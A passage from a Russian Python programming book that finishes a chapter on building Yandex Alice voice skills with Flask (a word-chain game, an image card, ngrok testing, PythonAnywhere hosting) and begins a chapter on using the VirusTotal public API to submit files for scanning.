


Рис. 9.3. Приложение для тестирования

Поздравляю, твой первый навык работает! Обрати внимание: справа отображаются запрос и ответ в JSON. Но на самом деле авторы этой утилиты не придумывали интерфейс самостоятельно. Они просто сделали локальную версию приложения для тестирования навыков на основе тестового стенда в личном кабинете «Яндекс.Диалоги» (<https://dialogs.yandex.ru/>).

Зарегистрируемся в «Диалогах», регистрируем свой навык и попробуем его протестировать. При создании нового диалога разработчику предлагается выбрать его тип (рис. 9.4). Выбираем «Навык в Алисе».

Откроется страница с настройками. Их много, сконцентрируемся на основных (рис. 9.5).

Для проверки работы нашего бота нам необходимо указать Webhook URL в «Яндекс.Диалогах». Но если мы попробуем добавить туда `http://localhost:5000/post`, то ничего не произойдет и на вкладке «Тестирование» будет лишь сообщение об ошибке сервера.

## Выберите тип диалога



Рис. 9.4. Типы диалогов

### Основные настройки

**Имя навыка \***

Название, которое будет отображаться в каталоге Алисы. С его помощью пользователь сможет активировать навык, например «Запусти навык [Имя навыка]».

**Активационное имя**

Здесь можно указать разные словоформы имени навыка или уточнить его произношение. Например, чтобы Алиса корректно распознавала навык «Изучаем C++», добавьте фразу «Изучаем си плюс плюс». ⓘ

**Примеры запросов \***

Примеры фраз активации, которые будут отображаться в каталоге навыков. Обратите внимание, в этом поле задаются только примеры для каталога – это не список возможных команд для активации навыка. ⓘ

**Webhook URL \***

Адрес, на который будут отправляться запросы ⓘ

**Яндекс.Облако** ☐ **Нужен грант на Яндекс.Облако**

Запросить грант на хостинг в Яндекс.Облаке на 1 год (сначала убедитесь, что ваш навык перенесён в Яндекс.Облако) ⓘ

**Голос \***

Рис. 9.5. Основные настройки



Чтобы протестировать навык, запущенный на компьютере, а не на сервере, можно использовать приложение ngrok (<https://ngrok.com/>). Эта программа создает публичный URL для сайта или сервера, запущенного на локальной машине (рис. 9.6).




Рис. 9.6. Ngrok

Запустим ngrok, скопируем выданный нам URL-адрес в поле Webhook URL, сохраним настройки и перейдем на вкладку «Тестирование». Обратите внимание, что ngrok выдает два URL: HTTP и HTTPS, нам нужен HTTPS. И не забудь добавить к адресу /post, чтобы запросы обрабатывались корректно (рис. 9.7).




Рис. 9.7. Тестирование на «Яндекс.Диалогах»

Хотелось бы не только писать, но и проверить, как бы все это звучало, если бы наши ответы зачитывала «Алиса». Это можно будет сделать, если наш навык пройдет модерацию... Он вряд ли ее пройдет, но не надо отчаиваться! Существует целых два решения.

- Сделать навык приватным. Для этого в настройках необходимо поставить соответствующую галочку. В таком случае модераторы проверят только название, активационное имя и приветственное сообщение, где должно быть описано, что




Рис. 9.8. Настройка симулятора




Рис. 9.9. Результат настройки

делает навык. Подробнее про модерацию навыков можно узнать из видеоруководства (<https://www.youtube.com/watch?v=i3sIZjpy9LU>).

- Воспользоваться симулятором (<https://station.aimylogic.com>). В настройках необходимо указать URL — и можно начинать (рис. 9.8, 9.9).

## Поиграем в слова

Следующим навыком, который мы разработаем, будет игра в слова. Для начала необходимо составить алгоритм работы. Пуская игру всегда начинает «Алиса». Тогда необходимо сделать следующее:

- отправить пользователю случайное слово;
- получить его ответ;
- проверить, что ответ пользователя соответствует условиям игры:
  - слово игрока начинается с последней буквы слова «Алисы»;
  - слово игрока еще не было использовано в данной игре;
- отправить пользователю новое слово или сообщение об ошибке.

Примерная блок-схема игры выглядит так (рис. 9.10).

- Условие 1 — Слово начинается на «правильную» букву;
- Условие 2 — Слово не было использовано;
- Условие 3 — Следующее слово нашлось.




Рис. 9.10. Блок-схема игры в слова

Для хранения слов мы будем использовать словарь, где в качестве ключа будет выступать первая буква, а в качестве значения — список слов. Но если бы мы использовали один и тот же словарь для всех игроков, слова бы очень быстро закончились, поэтому для каждого игрока создается свой элемент в дополнительном словаре, где ключом выступает ID пользователя, а в значении лежит список, в котором на первом месте находится словарь доступных для игры слов, а на втором — список уже использованных. Звучит запутанно? Давай посмотрим, как хранятся слова, а затем разберем небольшой пример:

```
WORDS = {"a": ["анафема"],
        "б": ["блюдо", "борьба"]
}
```

Для нового пользователя создается запись в словаре USERS такого вида:

```
{"ID пользователя" :
 [
  {"a": ["анафема"], "б": ["блюдо", "борьба"]},
  []
 ]
}
```

Наш бот выдал первое слово — «борьба», пользователь ответил «арка». После этого запись в нашем словаре будет выглядеть так:

```
{"ID пользователя" :
 [
  {"a": ["анафема"], "б": ["блюдо"]},
  ["борьба", "арка"]
 ]
}
```

Теперь посмотрим на исходный код целиком и разберем неясные моменты.

```
from flask import Flask
from flask import request
import json
import random
import copy

app = Flask(__name__)

## Общий список слов
WORDS = {"a": ["анафема", "аллегория", "актер", "арка", "аптека"],
        "б": ["блюдо", "борьба", "брак"],
        "д": ["дружба", "детство"]
}

## Словарь для хранения информации о пользователях
## Ключом будут их идентификаторы, а в качестве значений будет список вида
[ {НЕИСПОЛЬЗОВАННЫЕ СЛОВА}, {ИСПОЛЬЗОВАННЫЕ СЛОВА}]

USERS = {}
```

```
@app.route('/post', methods=['POST'])
def main():
    response = {
        'session': request.json['session'],
        'version': request.json['version'],
        'response': {
            'end_session': False
        }
    }
    handle_dialog(response, request.json)
    return json.dumps(response)

def random_word(user_id):
    '''
```

**Функция возвращает случайное слово из слов для заданного пользователя и перемещает его из списка неиспользованных слов в список использованных.**

```
:param user_id:
:return:
'''

global USERS
all = []
L_WORDS = USERS[user_id][0]
for i in L_WORDS.values():
    all += i
word = random.choice(all)
L_WORDS[word[0]].remove(word)
return word

def get_next_word(word,user_id):
    '''
```

**Функция возвращает следующее слово для заданного пользователя и текущего слова.**

```
:param word:
:param user_id:
:return:
'''

global USERS
L_WORDS = USERS[user_id][0]
L_USED = USERS[user_id][1]
try:
    while True:
        letter = word[-1]
        my_word = random.choice(L_WORDS[letter])
        L_WORDS[letter].remove(my_word)
        if my_word not in L_USED:
            break
    return my_word
```

```

except:
    return False

def handle_dialog(res, req):
    global USERS
    user_id = req['session']['user_id']
    if req['session']['new']:
# Если до этого пользователь не играл, нужно его зарегистрировать в системе
и отправить первое слово
        USERS[user_id] = [copy.deepcopy(WORDS)]
        USERS[user_id].append([random_word(user_id)])
        res['response']['text'] = USERS[user_id][1][-1]
    else:
        L_USED = USERS[user_id][1]
        word = req['request']['nlu']['tokens'][0]
        if word[0] == L_USED[-1][-1]:
            # Если пользователь указал слово правильно (начинается на последнюю
            # букву предыдущего), то генерируем следующее слово
            if word not in L_USED:
                # Если это слово не использовалось
                L_USED.append(word)
                next_w = get_next_word(word, user_id)
                if next_w:
                    res['response']['text'] = next_w
                    L_USED.append(next_w)
                else:
                    # Слова могут и закончиться....
                    res['response']['text'] = "У меня закончились слова..."
            else:
                # Если слово уже было использовано человеком или "Алисой"
                res['response']['text'] = "Слово {} уже было".format(word)
        else:
#Если пользователь попытался читерить и указал случайное слово
            res['response']['text'] = "Слово должно начинаться на последнюю букву
            моего. Попробуй опять"

if __name__ == '__main__':
    app.run()

```

Как можно заметить, функция `main` осталась точно такой же, как в первом примере, основательно изменилась лишь функция `handle_dialog`. Поскольку для каждого из пользователей в памяти хранится собственный набор доступных и использованных слов, в функции `random_word` и `get_next_word` в качестве параметра поступает ID игрока. По сути, `handle_dialog` — это реализация нашей блок-схемы.

Обрати внимание на эту строку `word = req['request']['nlu']['tokens'][0]`. В прошлой программе мы получали целиком всю фразу, а в этой мы работаем уже с токенами. Токены — это слова из фразы, которые уже разобраны тем или иным образом. На-

пример, если во фразе есть адрес, то он будет распознан как адрес. Токенизация позволяет не думать о таких вещах, как орфография или заглавные буквы.

## А теперь картинки

Хоть «Алиса» и голосовой помощник, она может отправлять пользователю картинки. Напишем навык, который будет отправлять пользователю случайную картинку. Чтобы использовать изображения, их необходимо загрузить в твой личный кабинет на «Яндекс.Диалогах». Для этого переходи на вкладку «Ресурсы» и выбирай файлы (рис. 9.11).




Рис. 9.11. Вкладка «Ресурсы»

После загрузки у каждой из картинок появится свой идентификатор. Именно по ним мы и будем обращаться.

Чтобы отправить пользователю картинку, необходимо модифицировать наш JSON. Добавить ключ `card` с такими полями:

- `type` — тип карточки, для добавления одного изображения используется `BigImage`;
- `image_id` — идентификатор изображения, полученный в предыдущем пункте;
- `title` — заголовок картинки, который появляется вместе с ней.

Важно, что даже если мы отправляем картинку, нужно указывать уже знакомый нам параметр — `text`, он необходим и не может быть пустым.

Для хранения изображений будем использовать список кортежей вида (`id_картинки`, заголовок). Как мы уже привыкли, функция `main` неизменна, так что я приведу лишь `handle_dialog` и список картинок.

```
Images = [ ("965417/9f742cfaf8da737c9c92", "Мартовский заяц"),
            ("1540737/fe5ad9521bd078b5c625", "Чеширский кот") ]
```

```
def handle_dialog(res, req):
    if req['request']['original_utterance']:
        res['response']['text'] = "Это случайная картинка"
        img, title = random.choice(Images)
        ## Генерируем изображение
        res['response']['card'] = {
            "type": "BigImage",
            "image_id": img,
            "title": title
        }
    else:
        ## Если это первое сообщение – представляемся
        res['response']['text'] = "Привет! Ты мне фразу – я тебе картинку"
```

Не забудь импортировать модуль `random`. Теперь, если мы запустим наш навык на тестовом стенде, мы увидим следующее (рис. 9.12).




Рис. 9.12. Тестирование навыка с картинками

Подробнее про формирование JSON и про то, как добавить несколько изображений, можно прочитать в справке (<https://yandex.ru/dev/dialogs/alice/doc/resource-upload-docpage/>).

## Размещение в сети

Теперь, когда мы уже научились делать разных ботов, можно задуматься об их размещении в Интернете, чтобы наш навык работал круглосуточно и не был случайно выключен, когда ты решишь отдохнуть от шума системника.

Поскольку наш навык по своей сути — это сервер на Flask, для его запуска подойдет практически любой хостинг, например Heroku или его аналоги. Но для запуска пер-



вых навыков имеет смысл воспользоваться каким-то бесплатным ресурсом. В качестве примера можно рассмотреть Pythonanywhere (<https://www.pythonanywhere.com>).

Это не столько хостинг, хотя так им тоже можно пользоваться, сколько развернутая в Интернете и доступная из любого места среда разработки на Python. Об использовании этого сервиса для разработки можно почитать на «Хабре» (<https://habr.com/ru/post/144420/>), а мы посмотрим, как задеплоить нашего бота.

Для начала необходимо зарегистрироваться, после этого при входе ты увидишь всю информацию о своих проектах, хранящихся или запущенных на сервисе (рис. 9.13).




Рис. 9.13. Dashboard

Как видишь, на Dashboard есть отдельная вкладка Web apps. Откроем ее и создадим новое приложение. Для него будет выделено отдельное доменное имя, ТВОЙ\_ЛОГИН.pythonanywhere.com. В процессе создания у тебя будет возможность выбрать фреймворк — выбирай Flask и версию Python (я использую 3.6, но если ты писал на более новом или более старом, выбирай свою).

Среди твоих файлов появится папка mysite, а в ней — файл flask\_app.py. Копируем сюда код навыка и можем запускать. Не забудь только заменить в настройках бота адрес сайта для обработки запросов — и все готово!

Напоследок — несколько полезных ссылок:

- ❑ Официальная документация «Алисы» (<https://yandex.ru/dev/dialogs/alice/doc/about-docpage/>).
- ❑ Библиотека на Python для одновременного создания навыков в «Алисе» и ботов в Telegram (<http://github.com/avidale/tgalice>).
- ❑ Репозиторий со всеми примерами из главы (<https://github.com/Snusnumrick/AliceEasy>).

## 10. Тотальная проверка. Используем API VirusTotal в своих проектах

---

*Евгений Дроботун*

Ты наверняка не раз пользовался услугами сайта VirusTotal (<https://www.virustotal.com>, рис. 10.1), чтобы проверить, не содержат ли бинарники вредоносных функций, либо протестировать собственные наработки. У этого сервиса есть бесплатный API, работу с которым на Python мы и разберем в этой главе.




Рис. 10.1. Сайт [virustotal.com](https://www.virustotal.com)

Чтобы пользоваться программными интерфейсами VirusTotal без ограничений, нужно получить ключ, который обходится в серьезную сумму — цены начинаются с 700 евро в месяц. Причем частному лицу, даже при готовности платить, ключ не дадут.

Однако отчаиваться не стоит, поскольку основные функции сервис предоставляет бесплатно и ограничивает нас лишь по числу запросов — не более двух в минуту. Что ж, придется с этим мириться.

API VirusTotal нельзя использовать в коммерческих продуктах или услугах и в проектах, которые могут нанести прямой либо косвенный ущерб антивирусной индустрии.

## Получаем API Key

Итак, первым делом нам нужна регистрация на сайте. Тут проблем никаких — я уверен, что ты справишься. После регистрации берем ключ доступа, перейдя в пункт меню API key (рис. 10.2).



Рис. 10.2. Вот здесь лежит ключ доступа к API VirusTotal

## Версии API

На момент написания этих строк актуальная версия API имеет номер 2 (<https://www.virustotal.com/en/documentation/public-api/>). Но при этом уже существует и новый вариант — номер 3 (<https://developers.virustotal.com/v3.0/reference#overview>). Эта версия API пока еще находится в стадии беты, но ее уже вполне можно использовать, тем более что возможности, которые она предоставляет, гораздо шире.

Разработчики пока что рекомендуют применять третью версию только для экспериментов либо для некритичных проектов. Мы же разберем обе версии. Ключ доступа для них одинаков.

## API VirusTotal. Версия 2

Как и в случае с другими популярными веб-сервисами, работа с API заключается в пересылке запросов по HTTP и получении ответов.

API второй версии позволяет:

- отправлять файлы на проверку;
- получать отчет по проверенным ранее файлам, с использованием идентификатора файла (SHA-256, SHA-1 или MD5-хеш файла либо значение `scan_id` из ответа, полученного после отправки файла);
- отправлять URL для сканирования на сервер;
- получать отчет по проверенным ранее адресам с использованием либо непосредственно URL, либо значения `scan_id` из ответа, полученного после отправки URL на сервер;
- получать отчет по IP-адресу;
- получать отчет по доменному имени.

### Ошибки

Если запрос был правильно обработан и ошибок не возникло, будет возвращен код 200 (OK).

Если же произошла ошибка, то могут быть такие варианты:

- 204 — ошибка типа Request rate limit exceeded. Возникает, когда превышена квота допустимого количества запросов (для бесплатного ключа квота составляет два запроса в минуту);
- 400 — ошибка типа Bad request. Возникает, когда некорректно сформирован запрос, например если нет нужных аргументов или у них недопустимые значения;
- 403 — ошибка типа Forbidden. Возникает, если пытаться использовать функции API, доступные только с платным ключом, когда его нет.

При правильном формировании запроса (код состояния HTTP — 200) ответ будет представлять собой объект JSON (<https://ru.wikipedia.org/wiki/JSON>), в теле которого присутствуют как минимум два поля:

- `response_code` — если запрашиваемый объект (файл, URL, IP-адрес или имя домена) есть в базе VirusTotal (т. е. проверялся раньше) и информация об этом объекте может быть получена, то значение этого поля будет равно единице; если запрашиваемый объект находится в очереди на анализ, значение поля будет -2; если запрашиваемый объект отсутствует в базе VirusTotal — равно нулю;
- `verbose_msg` предоставляет более подробное описание значения `response_code` (например, Scan finished, information embedded после отправки файла на сканирование).

Остальная информация, содержащаяся в ответном объекте JSON, зависит от того, какая функция API была использована.

## Отправка файла на сервер для сканирования

Для отправки файла на сканирование необходимо сформировать POST-запрос на адрес <https://www.virustotal.com/vtapi/v2>, при этом в запросе нужно указать ключ доступа к API и передать сам файл (здесь есть ограничение на размер файла — не более 32 Мбайт). Это может выглядеть следующим образом (используем Python):

```
import json
import requests

...
api_url = 'https://www.virustotal.com/vtapi/v2/file/scan'
params = dict(apikey='<ключ доступа>')
with open('<путь к файлу>', 'rb') as file:
    files = dict(file=('<путь к файлу>', file))
    response = requests.post(api_url, files=files, params=params)
if response.status_code == 200:
    result=response.json()
